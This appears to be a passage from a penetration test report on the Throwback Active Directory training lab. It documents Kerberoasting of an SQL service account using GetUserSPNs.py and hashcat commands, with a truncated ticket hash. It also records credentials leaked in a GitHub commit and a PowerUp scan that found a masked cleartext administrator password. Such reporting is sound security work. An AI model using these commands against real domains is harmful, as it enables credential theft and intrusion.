Recovered.....: 1/1 (100.00%) Digests  
Progress.....: 3933082/14344384 (27.42%)  
Rejected.....: 922/3933082 (0.02%)  
Restore.Point....: 3916696/14344384 (27.30%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidates.#1....: seirra7 -> se800073
```

```
Started: Wed Nov 24 03:06:36 2021  
Stopped: Wed Nov 24 03:06:43 2021
```



```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\TBSecurity>whoami
tbsecurity\tbservice

C:\Users\TBSecurity>hostname
TBSEC-DC01

C:\Users\TBSecurity>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
Members

-----
Administrator
Domain Admins
Enterprise Admins
TBSecurity
The command completed successfully.

C:\Users\TBSecurity>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::490c:37d5:d1c:39e4%8
    IPv4 Address. . . . . : 10.200.157.79
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.157.1

C:\Users\TBSecurity>
  
```

## Additional Findings

### SQLService account

Description:	Kerberoasted SQL Service account
Impact:	High
System:	10.200.157.117
References:	<p>Kerberoasting DC01 with petersj credentials we retrieved an account hash "sqlservice" which was cracked using Hashcat. These credentials did not lead to further compromise during our pentest.</p> <p>GetUserSPNs.py throwback.local/petersj:&lt;password&gt; -dc-ip 10.200.157.117 -request</p> <p>Hashcat -m 1000 &lt;hash&gt; rockyou.txt -O</p>

### Exploitation Proof of Concept

```
TicketByteHexStream :
Hash : $krb5tgs$23$*SQLService$THROWBACK.local$TB-ADMIN-DC/SQLService.THROWBACK.local:

SamAccountName : SQLService
DistinguishedName : CN=SQLService,OU=Staging,DC=THROWBACK,DC=local
ServicePrincipalName : TB-ADMIN-DC/SQLService.THROWBACK.local:6792
```

## Public cleartext credentials

Description:	Cleartext credentials located on github
Impact:	High
System:	10.200.157.232
References:	<p>OSINT reconnaissance located cleartext credentials of user “daviesj” from a passed github commit by Rikka Foxx. These credentials successfully logged into CORP-ADT01. These credentials should be removed ASAP.</p> <p><a href="https://github.com/RikkaFoxx/Throwback-Time/commit/33f218dcab06a25f2cfb7bf9587ca09e2bfb078c">https://github.com/RikkaFoxx/Throwback-Time/commit/33f218dcab06a25f2cfb7bf9587ca09e2bfb078c</a></p>

## Exploitation Proof of Concept

## Update db\_connect.php

master

RikkaFoxx committed on 28 Jul 2020 Verified

Showing 1 changed file with 4 additions and 4 deletions.

8 db\_connect.php

@@ -1,9 +1,9 @@

1 <?php

2

3 - define('DB\_SRV', 'localhost');

4 - define('DB\_PASSWD', 'REDACTED');

5 - define('DB\_USER', 'DaviesJ');

6 - define('DB\_NAME', 'timekeepusers');

3 + define('DB\_SRV', 'REDACTED');


4 + define('DB\_PASSWD', 'REDACTED');

5 + define('DB\_USER', 'REDACTED');

6 + define('DB\_NAME', 'REDACTED');

7

8 \$connection = mysqli\_connect(DB\_SRV, DB\_USER, DB\_PASSWD, DB\_NAME);



## Cleartext credentials in virtual Directory

<b>Description:</b>	Cleartext administrator credential found in virtual directory
<b>Impact:</b>	High
<b>System:</b>	10.200.157.219
<b>References:</b>	<p><a href="https://github.com/HarmJ0y/PowerUp">https://github.com/HarmJ0y/PowerUp</a></p> <p><u>Powerup</u> .. \Powerup.ps1 Invoke-AllChecks</p> <p>Running the reconnaissance tool “Powerup” located a clear text administrator password in the virtual directory for the main webpage on PROD.</p>

## Exploitation Proof of Concept

```
[*] Checking for encrypted application pool and virtual directory passwords...

user      : Administrator
pass      : ████████████████████████████████████████████████████████████
type      : Virtual Directory
vdir      : Default Web Site/
apppool   : NA
```

**END OF  
DOCUMENT**